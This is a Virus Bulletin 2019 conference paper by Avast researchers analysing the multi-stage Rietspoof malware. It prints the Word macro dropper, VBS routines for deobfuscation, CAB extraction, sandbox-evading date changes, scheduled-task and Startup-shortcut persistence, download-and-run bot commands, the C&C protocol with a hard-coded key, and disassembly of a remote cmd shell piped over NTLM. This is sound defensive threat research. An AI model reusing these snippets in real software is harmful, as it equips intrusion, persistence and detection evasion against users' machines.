vb 2019 LONDON 2 – 4 October 2019

SPOOFING IN THE REEDS WITH RIETSPOOF

Jan Sirmer, Luigino Camastra & Adolf Středa
Avast Software, Czech Republic

{sirmer, luigino.camastra, adolf.streda}@avast.com

ABSTRACT

Since August 2018 we have been monitoring a new malware family, which we have named Rietspoof. Rietspoof is a piece of malware that is multi-staged, using different file types throughout its infection chain. It contains several types of stages – both extractors and downloaders; the fourth stage also contains support for remote-control commands. When we began tracking Rietspoof it was being updated approximately once a month. However, in January 2019 we noticed that the frequency of updates had increased to daily.

In this paper we will share a detailed analysis of each stage of the malware, starting from the initial *Microsoft Word* document serving as stage one. This stage is followed by a rather interestingly built and obfuscated Visual Basic script (VBS) leading to executable files that serve as both bots and downloaders. We will describe all relevant parts of the Visual Basic script, ranging from its unusual anti-behaviour detection tricks to the function which led us to the next stage, a CAB file dropped from the VBS.

The fourth stage is an executable file expanded from the CAB file. This executable file is digitally signed by a valid certificate, usually using *Comodo* CA. At the end of February, we found samples exhibiting different behaviour: a new VBS file with bot capabilities was dropped from the CAB file. The fourth stage serves as a bot that also supports a downloader functionality. During our investigation, we noticed that the malware author was constantly modifying all the stages. We distilled these changes into a detailed timeline, from which we can observe a lot of changes in the whole concept of this malware family, ranging from a reworked C&C communication protocol to a completely rewritten second stage.

In the fifth stage, the malware author used an interesting dropper technique to deploy fileless malware downloaded from the C&C server. The fifth stage utilized the NTLM protocol to provide authentication and encryption of its communication with the C&C server.

It is not common to see a C&C communication protocol being modified to such an extent, given the level of effort required to change it. Similarly, we rarely see feature regression in malware – we observed that the obfuscation of strings was removed in later versions of the fourth stage. Again, we will look at these changes in detail along with the underlying protocols.

Although we are monitoring Rietspoof very carefully, our hypothesis is that its authors are still developing this malware, and because of this we only have testing samples.

INTRODUCTION

Rietspoof utilizes several stages, combining various file formats throughout its infection chain to deliver a potentially more versatile piece of malware. Our data suggests that the first stage was

delivered through email and instant messaging clients such as *Outlook* and *Skype*. The first stage consists of a *Microsoft Word* document which works as a dropper and runner for a highly obfuscated Visual Basic script containing an encrypted and hard-coded encrypted CAB file – the third stage. The Visual Basic script is also digitally signed. The CAB file is expanded into an executable that is digitally signed with a valid signature, generally using *Comodo* CA or *Sectigo* RSA. The executable file downloads and installs a downloader in stage 4.

What's interesting to note is that the fourth stage uses a simple TCP protocol to communicate with its C&C, whose IP address is hard coded in the binary. The protocol is encrypted by AES in CBC mode. In one version we observed the key being derived from the initial handshake. Later on, a second version appeared; in this case the key is derived from a hard-coded string. In version two, the protocol not only supports its own protocol running over TCP, but it also tries to leverage HTTP/HTTPS requests. It is rather uncommon to see a C&C communication protocol being modified to such an extent, given the level of effort required to change it. While it is common to change obfuscation methods, the C&C communication protocol usually remains relatively unmodified in most malware.

This downloader uses a home-brew protocol to retrieve another stage (stage 5) from a hard-coded address. While the stage 4 protocol includes bot capabilities, stage 5 acts as a designated downloader only.

STAGE 1: MICROSOFT WORD DOCUMENT

The first stage of the Rietspoof attack is a malformed *Microsoft Word* document which is spread through email or instant messaging clients. The first stage works as a dropper and runner for a malicious Visual Basic script.

The document uses standard social engineering techniques to persuade victims to run it with macros enabled.

Figure 1: Social engineering.

Once macros are enabled, the information regarding the protected document is deleted and the title '*Emergency exit map*' is shown.




Figure 2: Emergency exit map.

The attackers use a simple method in which they delete `HeaderFooters` and show the hidden text.

```
Sub DeleteAllHeadersFooters()

  Dim sec As Section
  Dim hd_ft As HeaderFooter

  For Each sec In ActiveDocument.Sections
    For Each hd_ft In sec.Headers
      hd_ft.Range.Delete
    Next
    For Each hd_ft In sec.Footers
      hd_ft.Range.Delete
    Next
  Next sec

End Sub
```

Figure 3: DeleteAllHeaderFooters.

```
Sub AutoOpen()
ActiveWindow.View.ShowHiddenText = True
If ypvirsroj = False Then
wxgupmycfcjfvhtvrdlo
Else
strTempPath = Application.StartupPath + phncwqbdjnts("5c2
DeleteAllHeadersFooters
Open strTempPath For Binary Lock Read Write As #1
Put #1, , wzflxhzoohuvub(zrcywqtqpexuy)
Close #1
Open strTempPath For Binary Lock Read Write As #1
Seek #1, LOF(1) + 1
Put #1, , wzflxhzoohuvub(zingbwdoiqanjhkqgmu)
Close #1
ret = Shell("wscript.exe """ + strTempPath + "", vbHide)
```

Figure 4: ShowHiddenText.

Afterwards, the script deobfuscates the VBS and saves it onto the machine. The script is then executed by invoking `wscript.exe` with a parameter `c:\users\NAME\appdata\roaming\microsoft\word\startup\.\.\\Windows\Cookies\wordTemplate.vbs`, which is a path leading to the dropped VBS.

The raw Visual Basic script is stored as a Base64-encoded string represented by an array of hex codes.




Figure 5: Execution flow.

STAGE 2: VISUAL BASIC SCRIPT

Timeline of development

First version: 7 August 2018

The first version of the VBS that we discovered was probably just a test version of Rietspoof as it contained almost no obfuscation. Also, the names of variables and functions correlate with their final functions.

```
binaryOffset = 16996
appName = "domwndsrv"
xorValue = 42
Dim objShell
binaryData = ""
Function writeBinary(strBinary, strPath)
```

Figure 6: Self explanatory names.

Since version one, each version has been more or less obfuscated and has used different `binaryOffset` (offset of payload), `xorValue` (XOR key) and `AppName` (dropped binary name) values. Nevertheless, all of them – at least until our blog post [1] was released – showed many similarities.

Visual Basic functionality

The first part of the Visual Basic script is a function for reading and deobfuscating embedded binaries.

```
Function main_function(Offset, strPath)
    Dim oFSO: Set oFSO = CreateObject("Scripting.FileSystemObject")
    Dim oFile: Set oFile = oFSO.GetFile(strPath)
    If IsNull(oFile) Then Exit Function
    Set objStreamIn = oFile.OpenAsTextStream()
    objStreamIn.Skip Offset
```

Figure 7: Script reads itself from setup offset.

From the snippet shown in Figure 7 it is immediately obvious that the script starts reading code at a specific offset, deobfuscating the CAB file and readying it for the next stage. The code is converted, character by character, to its ANSI value and added to the `counter` variable. At every step, the `counter` is XOR'ed with `val_01` (hard coded to 15) and appended to already decoded bytes. Interestingly, at every step, the string `var_str_01` is also appended to `var_str_02`.

```
objStreamIn.Skip Offset
Do Until objStreamIn.AtEndOfStream
    counter = 0
    counter = counter + Asc( objStreamIn.Read( 1 ) )
    var_str_01 =
    var_str_01 = var_str_01 + Chr(counter Xor val_01)
    var_str_02 = var_str_02 + var_str_01
Loop
```

Figure 8: CAB deobfuscation.

After this step, `var_str_02` is used as a parameter for a new function. The second parameter is `TempPath`, with the following filename:

```
func_dropper var_str_02, TempPath + "\JSWdhndk.sjk"
```

Figure 9: Dropper function.

```
Function func_dropper(strBinary, strPath)
    Dim oFSO: Set oFSO = CreateObject("Scripting.FileSystemObject")
    Dim oTxtStream
    On Error Resume Next
    Set oTxtStream = oFSO.createTextFile(strPath)
    If Err.number <> 0 Then Exit Function
    On Error GoTo 0
    Set oTxtStream = Nothing
    With oFSO.createTextFile(strPath)
        .Write(strBinary)
        .Close
    End With
End Function
```

Figure 10: Drop CAB file.

At this stage the CAB file is saved to the machine's `TempPath` under the name `JSWdhndk.sjk`. If we observed one the first versions, the name would be `data.log` instead. The following stage needs to be extracted from it, which is accomplished by using `expand.exe`, as shown in Figure 11.

```
objShell.Run "expand.exe " +  TempPath + "\JSWdhndk.sjk -F:* "
& TempPath & "\" & file_name & "%NUMBER_OF_PROCESSORS%.exe", 0, false
```

Figure 11: Expand CAB file.

Executing PE and covering tracks

The script checks if the user is logged in as admin by reading the registry key "`HKEY_USERS\S-1-5-19\Environment\TEMP`". In case of success, it sets `func_read_Registry` to `True`.

```
Function func_read_registry()
  func_read_registry = False
  On Error Resume Next
  key = CreateObject("WScript.Shell").RegRead("HKEY_USERS\S-1-5-19\Environment\TEMP")
  If err.number = 0 Then func_read_registry = True
End Function
```

Figure 12: Checking if the victim is logged in as admin.

Note that S-1-5-19 belongs to NT Authority and can be accessed only by an admin (as noted in the *Microsoft* documentation [2]).

When this flag is set to True, the VBS changes the date to 01-01-2109. Again, the first version exhibited slightly different behaviour, using the date 01-01-2099. We can assume this is done to confuse some sandboxes or other behaviour-based detection systems and that the first date didn't work as intended. The interim date with the year 2109(2099) serves only this purpose as it is not used in any further stage and is reverted once the next stage is dispatched.

Afterwards, as the CAB file has already been expanded, it is deleted from `%TEMP%`. The expanded executable file is run, and the original script is deleted to cover its tracks. Finally, the date is changed back to the current date.

```
if func_read_registry then
    year_now = Year(Now)
    month_now = Month(Now)
    day_now = Day(Now)
    objShell.Run "cmd /c date 01-01-2109", 0, false
    CreateObject("Scripting.FileSystemObject").DeleteFile(TempPath + "\JSWdhndk.sjk")
    objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c "
    + TempPath + "\"+ file_name +"%NUMBER_OF_PROCESSORS%.exe /i", 0, false
    objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c del +Wscript.ScriptFullName+, 0, false
    objShell.Run "cmd /c date "+cstr(month_now)+"-"+cstr(day_now)+"-"+cstr(year_now), 0, false
    WScript.Quit
end if
```

Figure 13: Spawning more command lines.

An interesting move by the malware authors is to use `cmd /c` to run commands from the command line, as shown in Figure 13. This is most likely an attempt to break behavioural detections by recursively spawning new command line instances.

Even if the previous step is skipped and the current user is not the admin, the next step is to run the expanded PE file. First, the script deletes a scheduled task, `Microsoft Windows DOM object helper`. This is done to ensure that a new task in the scheduler, pointing to the expanded PE file, will execute after exactly one minute. Once the task is scheduled, the malware will try to cover its tracks again by deleting the CAB file from the `%TEMP%` directory.

```
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c schtasks.exe
/Delete /TN \Microsoft Windows DOM object helper /F", 0, false
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c schtasks.exe
/Create /Sc MINUTE /MO 1 /TN \Microsoft Windows DOM object helper /TR  + TempPath +
"\" + file_name +"%NUMBER_OF_PROCESSORS%.exe", 0, false
CreateObject("Scripting.FileSystemObject").DeleteFile(TempPath + "\JSWdhndk.sjk")
```

Figure 14: Creating schtask job.

Adding persistence

In the new version of the VBS a new function for securing persistence was added, starting on 22 January 2019. The script creates a new LNK file in `Startup` with the name `WindowsUpdate.lnk`. This LNK file runs the expanded PE file after startup to ensure the executable will be run after reboot.

```
Set lnk = objShell.CreateShortcut(strUserProfile
& "\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowsUpdate.lnk")
lnk.TargetPath = TempPath + "\"+ dropped_executable_name +"%NUMBER_OF_PROCESSORS%.exe"
lnk.Arguments = ""
lnk.Description = "Microsoft Windows Update Manager"
lnk.IconLocation = TempPath + "\"+ dropped_executable_name +strPRC+".exe, 2"
lnk.WindowStyle = "0"
lnk.WorkingDirectory = TempPath
lnk.Save
Set lnk = Nothing
```

Figure 15: A LNK file is created to add persistence.

Digital signature

All the Visual Basic scripts were digitally signed with a valid signature, which allows them to be started even in protected environments such as a company network.




Figure 16: Valid VBS digital signature.

```
'' SIG '' Begin signature block
'' SIG '' MIIelAYJKoZIhvcNAQcCoIIehTCCHoECAQExCzAJBgUr
'' SIG '' DgMCGgUAMGcGCisGAQQBgjcCAQSgWTBXMDIGCisGAQQB
'' SIG '' gjcCAR4wJAIBAQQQTvApFpkntU2P5azhDxfrqwIBAAIB
'' SIG '' AAIBAAIBAADAhMAkGBSsOAwIaBQAEFD+UAx9Q1rG9
'' SIG '' syQyzA/0UpFxrugWoIIZcjCCA+4wggNXoAMCAQICEH6T
'' SIG '' 6/t8xk5Z6kuad9QG/DswDQYJKoZIhvcNAQEFBQAwgYsx
```

Figure 17: Valid VBS digital signature.

Reaction to our blog post

Our blog post about the malware [1] was published on 16 February 2019. A few hours later, we found the first completely redesigned Visual Basic script. The file size had been reduced to ~ 4-5KB and the script no longer contained a digital signature or any embedded file. Instead, the new VBS works as a bot that downloads and runs the next stage, and can also delete itself on command.

At the beginning, information about the infected device (HW and ID info) is retrieved by the script. A simple GET request with IP address, HW info and ID info as parameters is then used to establish communication with a C&C server.

```
Function pceazutsrs()
a = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%COMPUTERNAME%" )
b = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%PROCESSOR_IDENTIFIER%" )
c = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%USERNAME%" )
```

Figure 18: Get information about targeted device.

```
ldrResponse = behcgqsdyhtknrglai("[redacted]", "ID:"+idInfo+", HW:"+hwInfo)
ldrResp=Split(ldrResponse)
```

Figure 19: Communication with C&C.

All IP addresses used in the scripts are hosted on hostings belonging to *DigitalOcean, LLC*.

If the `d` command is received from the C&C server, the VBS deletes itself, sleeps for a while and kills `WScript`.

```
if ldrResp(0) = "d" Then
CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName)
WScript.Sleep 1000
WScript.Quit
End if
```

Figure 20: Delete command.

If the `pr` command is received, the script checks for two additional parameters: a URL and a file name. The function then tries to download the file from the provided URL, saves the file and runs it afterwards.

```
if ldrResp(0) = "pr" Then
Set tasjsrftkscta = WScript.CreateObject( "WScript.Shell" )
arobgsmight ldrResp(1),ldrResp(2)
tasjsrftkscta.Run ldrResp(2), ahtkmqpkfm, false
End if
```

Figure 21: Download and run command.

STAGE 3: CAB FILE

This stage was eliminated in the latest version of the malware. The CAB file was used to reduce the size of embedded code inside the VBS. The CAB format has several nice features, e.g. it can easily be unpacked on *Windows* out of the box without any additional tooling.

As mentioned previously, the CAB file is extracted into `%TEMP%` using `expand.exe`.

```
objShell.Run "expand.exe " +  TempPath + "\JSWdhndk.sjk -F:* "
& TempPath & "\" & file_name & "%NUMBER_OF_PROCESSORS%.exe", 0, false
```

Figure 22: CAB file expand.

STAGE 4: DROPPED BOT

We have seen two versions of the fourth stage of Rietspoof so far. They differ mostly in terms of the communication protocol. This stage has the capabilities of a simple bot: it can download/upload files,

start processes, or initiate a self-destruct function. The C&C server also seems to have implemented basic geolocation based on IP address. We didn't receive any 'interesting' commands when we tried to communicate with it from our lab network; however, when we moved our fake client (virtually) to the USA, we received a command containing the next stage.

We noticed that the development of this fourth stage is rapidly evolving, sometimes running two different branches at once. During our analysis, the communication protocol was modified several times and other new features were added. For example, string obfuscation was supported in earlier versions, implemented several days later, and then on 23 January we saw samples that rolled back some of these changes. Newer versions also support the command line switch `/s`, used to install themselves as a service named `windmhlp`.

Timeline

- 15 January: Obfuscation placeholders, communication protocol v1
- 18 January: Implemented obfuscation, service installation, communication protocol v2
- 22 January: Obfuscation scrapped, communication protocol v1
- 23 January: Obfuscation scrapped, communication protocol v1, service installation

If either the bot is blocked by geolocation or there is currently no ongoing distribution, the communication has a simple structure:

Req: `client_hello` (deprecated in version 2)

Res: `client_hello` (deprecated in version 2)

Req: `ID`

Res: `OK` or `HARDWARE`

Req: `HW` (if previous response was `HARDWARE`)

Res: `OK`

The command `HARDWARE` is sent only if the sent client ID is seen for the first time. The command `OK` always results in termination of the communication. This simple protocol is executed periodically every several minutes.

Communication protocol v1

The first version of the fourth-stage communication uses a rather simplistic protocol. At first, a key and initialization vector are generated by a handshake that consists of a message and a response, both 32 random bytes, and a four-byte CRC32 checksum. Afterwards, the random bytes are XOR'ed together, and applying SHA256 on the result yields the key. Similarly, applying MD5 on the SHA256 digest yields the initialization vector. From now on, these parameters are used to encrypt messages by AES-CBC. Note that the padding function is strangely designed: the last block is padded to 16 bytes, if necessary, and another 16 zero-bytes are always appended after the last block.

```
00406C4A HANDSHAKE_START:
00406C4A                call    communication_c2
00406C4F                add     esp, 14h
00406C52                lea     eax, [ebp+recv_data]
00406C58                push    eax ; buffer
00406C59                call    check_crc32 ; check CRC respose from server
00406C5E                add     esp, 4
00406C61                cmp     eax, 1
00406C64                jz      short loc_406C77
```

```
00406C96
00406C96 loc_406C96:
00406C96                lea     edx, [ebp+key]
00406C99                push    edx ; hash
00406C9A                call    sha256
00406C9F                add     esp, 4
00406CA2                lea     eax, [ebp+IV]
00406CA5                push    eax ; int
00406CA6                push    32 ; size_t
00406CA8                lea     ecx, [ebp+key]
00406CAB                push    ecx ; void *
00406CAC                call    md5
00406CB1
00406CB1 END_OF_HANDSHAKE:
```

Figure 23: Initial handshake and the subsequent key generation. Note that there is a check for port selector in between these two blocks, which is not shown.

```
                push    offset a2 ; "HELLO\n"
                lea     ecx, [ebp+var_3030] ; this
                call    obfuscate_hello
                mov     ecx, eax
                call    deobfuscate_hello
                push    eax
                push    offset aS_2 ; "%s"
                push    1000h ; SizeInBytes
                lea     eax, [ebp+DstBuf]
                push    eax ; DstBuf
                call    _sprintf_s
```

Figure 24: String "HELLO\n", which is obfuscated and subsequently deobfuscated – obfuscation placeholder.

The communication starts with `client_hello`, a message simply containing `"HELLO\n"` that expects `"HELLO\n"` as a reply (actually `"HELLO\n\n\n\n\n\n…"` was always the reply). Then, the client sends a command `"ID:<MD5 of adapter MAC address>2.10\n"`. The response `OK`, `HARDWARE`, or a more powerful command is received. In the former, the communication ends and the communication loop sleeps for two to five minutes. The response `HARDWARE` induces the request `"HW:<OS info> CPU<CPU info> RAM: <RAM info> USER: <process privileges>"`, with `process privileges` being either 'admin' (the process has administrator privileges) or 'user' (otherwise). Again, after this message the response `OK` is received, similarly ending the communication.




Figure 25: Communication with C&C.

One of six alternative commands may follow instead of `OK`:

`DEL:<filename>`	Delete file, the filename is prefixed with the location of `%TEMP%`
`RUN:<filename>`	Create process with the file as `lpCommandLine`, the filename is prefixed with the location of `%TEMP%`
`DWN:<filename>`	Download a file, if the filename has the suffix `.upgrade` then dump VBS update script which replaces the malware with a newer version
`UPL:<filename>`	Upload file from `%TEMP%`
`DAR:<filename>`	Download, save to `%TEMP%/<filename>` and execute
`DSF:\n`	Delete itself

Communication protocol v2

The second version of the fourth stage of Rietspoof also uses a rather similar protocol with a few new additions. The second version tries to communicate over HTTP/HTTPS unless a proxy is set up, in which case it resorts to raw TCP. This new version also eschews the initial handshake as it uses a hard-coded string, `M9h5an8f8zTjnyTwQVh6hYBdYsMqHiAz`, instead of XOR'ing two random

strings. Again, this string is put through SHA256, yielding a key, and SHA256 composed with MD5, yielding an initialization vector. These parameters are used to encrypt messages by AES-CBC.




Figure 26: Obfuscated "HELLO\n" string.

The HTTP GET requests generated by the malware are more or less ordinary with the exception of three headers that may be present. An example of the HTTP request is below. Note that the Content-MD5 header is not mandatory; moreover, the Content-MD5 header is used in a custom and standard non-compliant way. Also, the User-agent string is hard coded in the binary.

```
GET  /<path>?<GET data> HTTP/1.1
Host:<domain>
Connection:close
Content-MD5:<base64 encoded message>
User-agent:Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1)
Gecko/20061204 Firefox/2.0.0.1
```

Fortunately for us, the old protocol is still present for cases in which an HTTP proxy is used. We believe that this may serve as a protection against trivial man-in-the-middle attacks that could be utilized during analysis of the malware. However, in our case, it allows us to deploy a new tracking script with very few modifications, as only the key agreement protocol has been changed.

STAGE 5: DOWNLOADER

This stage tries to establish an authenticated channel through NTLM protocol over TCP with the C&C server, the IP address of which is hard coded.




Figure 27: Initiate NTLM authentication.




Figure 28: Main authentication and communication loop.


Afterwards, a communication with the C&C server over the aforementioned channel is established and two pipes are created.

The fileless process is created with the API function `CreateProcessW`. This API function's attributes are filled with command line `cmd` and special structure `StartupInfo`.

The attribute `StartupInfo.hStdInput`, a standard input handle for the created process, has the handle of the first pipe's ReadPipe assigned. `StartupInfo.hStdOutput` and `StartupInfo.hStdError`, corresponding to the standard output handle and standard error output handle, have the handle of the second pipe's WritePipe assigned. This allows the downloader to execute the next payload filelessly.

```
004087C2 xor     eax, eax
004087C4 mov     [ebp+StartupInfo.wShowWindow], ax
004087C8 mov     eax, [esi+hReadPipe]
004087CB mov     [ebp+StartupInfo.hStdInput], eax ; hReadPipe
004087CE mov     eax, [esi+hWritePipe2]
004087D1 mov     [ebp+StartupInfo.hStdOutput], eax ; hWritePipe2
004087D4 mov     eax, [esi+hWritePipe2_]
004087D7 mov     [ebp+StartupInfo.hStdError], eax ;  hWritePipe2
004087DA lea     eax, [ebp+StartupInfo]
004087DD push    eax             ; lpStartupInfo
004087DE xor     eax, eax
004087E0 push    eax             ; lpCurrentDirectory
004087E1 push    eax             ; lpEnvironment
004087E2 push    CREATE_NO_WINDOW ; dwCreationFlags
004087E7 push    1               ; bInheritHandles
004087E9 push    eax             ; lpThreadAttributes
004087EA push    eax             ; lpProcessAttributes
004087EB push    dword ptr [esi+4] ; lpCommandLine
004087EE push    eax             ; lpApplicationName
004087EF call    ds:CreateProcessW
004087F5 neg     eax
004087F7 pop     edi
004087F8 sbb     eax, eax
004087FA neg     eax
004087FC pop     esi
004087FD mov     esp, ebp
004087FF pop     ebp
00408800 retn
00408800 createsProcess_cmd endp
```


Figure 29: A process is created from the first pipe.



```
00408723
00408723 loc_408723:
00408723 mov     eax, [esi]
00408725 lea     ecx, [ebp+Buffer]
0040872B push    1000h           ; _DWORD
00408730 push    ecx             ; _DWORD
00408731 push    eax             ; _DWORD
00408732 call    [eax+object.NTLM_RecvEncryptedMsg] ; NTLM_RecvEncryptedMsg
00408735 mov     edi, eax
00408737 add     esp, 0Ch
0040873A test    edi, edi
0040873C jz      short loc_408778
```

```
0040873E push    ebx             ; lpOverlapped
0040873F lea     eax, [ebp+NumberOfBytesWritten]
00408745 push    eax             ; lpNumberOfBytesWritten
00408746 push    edi             ; nNumberOfBytesToWrite
00408747 lea     eax, [ebp+Buffer]
0040874D push    eax             ; lpBuffer
0040874E push    dword ptr [esi+8] ; hWritePipe
00408751 call    ds:WriteFile
00408757 push    ebx             ; lpOverlapped
00408758 lea     eax, [ebp+NumberOfBytesWritten]
0040875E push    eax             ; lpNumberOfBytesRead
0040875F lea     eax, [edi-1]
00408762 push    eax             ; nNumberOfBytesToRead
00408763 lea     eax, [ebp+Buffer]
00408769 push    eax             ; lpBuffer
0040876A push    dword ptr [esi+0Ch] ; hReadPipe2
0040876D call    ds:ReadFile
```

Figure 30: Received data is written to the first pipe and read from the second pipe.



```
004089CC push    esi             ; lpOverlapped
004089CD lea     ecx, [ebp+NumberOfBytesRead]
004089D3 push    ecx             ; lpNumberOfBytesRead
004089D4 mov     ecx, 1000h
004089D9 cmp     eax, ecx
004089DB cmova   eax, ecx
